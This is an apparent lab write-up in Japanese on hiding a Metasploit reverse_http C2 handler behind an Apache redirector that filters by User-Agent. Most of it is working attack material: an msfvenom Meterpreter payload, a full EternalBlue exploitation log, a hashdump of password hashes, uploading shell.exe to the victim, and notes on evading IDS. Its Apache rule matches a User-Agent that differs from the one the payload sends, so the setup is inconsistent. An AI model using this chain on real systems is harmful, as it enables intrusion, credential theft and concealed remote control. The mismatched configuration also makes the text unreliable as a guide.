
構成概要(全体像)
今回の構成は、Apache を HTTP Redirector(中継サーバ)として利用し、Metasploit の reverse_http ハンドラを隠蔽する典型的な Red Team C2 構成です。
[Victim (Windows)]
   |
   | HTTP (User-Agent: NotMeterpreter)
   v
[Apache Redirector :81]
   |
   | mod_rewrite + mod_proxy
   v
[Metasploit Handler 127.0.0.1:8080]
ポイントは以下の3点です:
- Victim は Apache(81番)しか見ていない
- Apache は 特定 User-Agent のみ Metasploit に転送
- Metasploit は localhost にのみバインド(外部非公開)
1. Apache の役割(Redirector)
Apacheのインストール
apt install apache2
Apache2 の設定ファイルの配置
Apache2(Ubuntu/Debian系)の主な関係ファイルはこの2つ:
-
/etc/apache2/ports.conf
→ Apache が listen するポート定義(Listen 81など) -
/etc/apache2/sites-available/000-default.conf
→ VirtualHost 定義(:81をここで使う)
有効化モジュール
rewrite
proxy
proxy_http
headers
これにより Apache は以下が可能になります:
- リクエスト条件分岐(RewriteCond)
- HTTP リバースプロキシ([P] フラグ)
リダイレクタの設定
a2enmod rewrite && a2enmod proxy && a2enmod proxy_http && a2enmod headers && systemctl start apache2 && systemctl status apache2
状態を確認
sudo systemctl restart apache2
sudo apache2ctl -M | egrep 'rewrite|proxy|proxy_http|headers'

apache2ctl -M | egrep 'rewrite|proxy|proxy_http|headers'
AH00557: apache2: apr_sockaddr_info_get() failed for ip-10-64-87-212
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress this message
headers_module (shared)
proxy_module (shared)
proxy_http_module (shared)
rewrite_module (shared)
VirtualHost 設定
/etc/apache2/sites-available/000-default.conf
<VirtualHost *:81>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    RewriteEngine On

    # UA が MySpecialClient のときだけバックエンドへ
    RewriteCond %{HTTP_USER_AGENT} ^MySpecialClient$
    RewriteRule ^/(.*)$ http://127.0.0.1:8080/$1 [P,L]

    ProxyPreserveHost On

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
この設定の意味
| 要素 | 役割 |
|---|---|
RewriteCond |
User-Agent が一致した場合のみ転送 |
RewriteRule ... [P] |
Apache → Metasploit へプロキシ |
127.0.0.1:8080 |
ハンドラはローカル限定 |
ProxyPreserveHost On |
Host ヘッダを保持 |
👉 通常ブラウザは素通り、Meterpreter だけが裏へ通される
2. Payload 側の設計思想
msfvenom
msfvenom -p windows/meterpreter/reverse_http \
  LHOST=10.64.87.212 \
  LPORT=81 \
  HttpUserAgent=NotMeterpreter \
  -f exe -o shell.exe
重要ポイント
| 項目 | 意味 |
|---|---|
reverse_http |
通常の HTTP 通信に偽装 |
LPORT=81 |
Apache のみを意識 |
HttpUserAgent |
RewriteCond と一致 |
Victim から見ると:
「謎の exe が、普通の Web サーバに GET してるだけ」
Payload アップロード
ここでVictim (Windows)はEternal Blueという弱点がある。
meterpreterの配置
root@ip-10-64-87-212:~# msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.64.87.212
LHOST => 10.64.87.212
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.64.140.165
RHOST => 10.64.140.165
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.64.87.212:4444
[*] 10.64.140.165:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.64.140.165:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7600 x64 (64-bit)
[*] 10.64.140.165:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.64.140.165:445 - The target is vulnerable.
[*] 10.64.140.165:445 - Connecting to target for exploitation.
[+] 10.64.140.165:445 - Connection established for exploitation.
[+] 10.64.140.165:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.64.140.165:445 - CORE raw buffer dump (25 bytes)
[*] 10.64.140.165:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 10.64.140.165:445 - 0x00000010  61 73 69 63 20 37 36 30 30                       asic 7600
[+] 10.64.140.165:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.64.140.165:445 - Trying exploit with 12 Groom Allocations.
[*] 10.64.140.165:445 - Sending all but last fragment of exploit packet
[*] 10.64.140.165:445 - Starting non-paged pool grooming
[+] 10.64.140.165:445 - Sending SMBv2 buffers
[+] 10.64.140.165:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.64.140.165:445 - Sending final SMBv2 buffers.
[*] 10.64.140.165:445 - Sending last fragment of exploit packet!
[*] 10.64.140.165:445 - Receiving response from exploit packet
[+] 10.64.140.165:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.64.140.165:445 - Sending egg to corrupted connection.
[*] 10.64.140.165:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.64.140.165
[*] Meterpreter session 1 opened (10.64.87.212:4444 -> 10.64.140.165:49198) at 2026-01-29 12:37:29 +0000
[+] 10.64.140.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.64.140.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.64.140.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >

meterpreter > getid
[-] Unknown command: getid. Did you mean getsid? Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c156d5d108721c5626a6a054d6e0943c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ted:1001:aad3b435b51404eeaad3b435b51404ee:2e2618f266da8867e5664425c1309a5c:::
meterpreter >
meterpreter > cd C:\\Users\\Ted
meterpreter > pwd
C:\Users\Ted
meterpreter > upload /root/shell.exe shell.exe
[*] Uploading  : /root/shell.exe -> shell.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/shell.exe -> shell.exe
[*] Completed  : /root/shell.exe -> shell.exe
3. Metasploit Handler の設計(裏側)
LHOST = 127.0.0.1
LPORT = 8080
OverrideLHOST = 10.64.87.212
OverrideLPORT = 81
OverrideRequestHost = true
ここが一番“職人技”
| 設定 | 効果 |
|---|---|
LHOST=127.0.0.1 |
外部から直接接続不可 |
OverrideLHOST |
Payload には Apache を見せる |
OverrideRequestHost |
Host ヘッダ偽装対応 |
つまり:
- Metasploit 自身は完全に裏側
- 表の顔は Apache のみ
具体の配置
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set ReverseListenerBindAddress 127.0.0.1
ReverseListenerBindAddress => 127.0.0.1
msf6 exploit(multi/handler) > set ReverseListenerBindPort 8080
ReverseListenerBindPort => 8080
msf6 exploit(multi/handler) > set OverrideLHOST 10.64.87.212
OverrideLHOST => 10.64.87.212
msf6 exploit(multi/handler) > set OverrideLPORT 81
OverrideLPORT => 81
msf6 exploit(multi/handler) > set HttpUserAgent NotMeterpreter
HttpUserAgent => NotMeterpreter
msf6 exploit(multi/handler) > set OverrideRequestHost true
OverrideRequestHost => true
msf6 exploit(multi/handler) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started HTTP reverse handler on http://127.0.0.1:8080
状態を確認
curl -v http://127.0.0.1:81/TEST123 -H 'User-Agent: NotMeterpreter'
4. 実際の通信フロー(時系列)
4.1 Victim 実行
C:\Users\Ted> shell.exe
4.2 Victim → Apache(81番)
tail -f /var/log/apache2/access.log
10.64.140.165 - - [29/Jan/2026:13:20:14 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
10.64.140.165 - - [29/Jan/2026:13:20:19 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
10.64.140.165 - - [29/Jan/2026:13:20:25 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
10.64.140.165 - - [29/Jan/2026:13:20:31 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
10.64.140.165 - - [29/Jan/2026:13:20:37 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
10.64.140.165 - - [29/Jan/2026:13:20:43 +0000] "GET /AXFcXPVkFN5j32LeCqQ-LQSgDn8AIBMuf3jrHolhVgMDappmntYzMNGw5IxCSx00TtxsIY3rdwylE/ HTTP/1.1" 200 187 "-" "NotMeterpreter"
access.log に記録される
4.3 Apache → Metasploit(8080)
Apache が Rewrite 条件に合致したため:
127.0.0.1:8080 に内部転送
👉 この通信は 外部から見えない
4.4 Metasploit Stage 転送
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started HTTP reverse handler on http://127.0.0.1:8080
[*] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: ojytnh8m) Staging x86 payload (178780 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:8080 -> 127.0.0.1:42636) at 2026-01-29 13:17:44 +0000
セッションは:
127.0.0.1:8080 -> 127.0.0.1:42636
完全に localhost 内部通信

4.5 Wireshark
wireshark
4.6 tcpdump
tcpdump -ni any host 127.0.0.1 and port 8080
4.7 error.log
tail -n 80 /var/log/apache2/error.log
Connection refused: 127.0.0.1:8080
これは:
- Metasploit Handler が起動していない時間帯
- Apache 側は「裏が落ちてる」と認識
👉 Redirector と C2 の分離が明確
5.仕上げ:動作確認チェックリスト
-
ss -lntp | grep :81で Apache が待ち受けている -
ss -lntp | grep :8080でバックエンドが待ち受けている -
curl http://127.0.0.1:8080/が成功する -
curl -A MySpecialClient http://127.0.0.1:81/でプロキシ転送される - access.log に UA が出る
- error.log に refused/timeout が出ない
- tcpdump で 127.0.0.1:8080 の SYN→SYNACK が見える
6. なぜこの構成が Red Team で使われるのか
メリット
- C2 サーバの直接露出を防止
- IDS / IPS 回避
- Apache だけ差し替え可能
- Selective Response(条件応答)
実運用ではさらに…
- HTTPS + 正規証明書
- Fake コンテンツ配信
- 時間帯・IP 制御
- Domain Fronting
…などを重ねていきます。
まとめ(ひとことで)
Victim は Apache と会話しているつもりだが、
実際に返事をしているのは Metasploit である。
Apache は「受付」、Metasploit は「奥の会議室」。
ノックの仕方(User-Agent)を知っている者だけが通される。
――そんな構造です。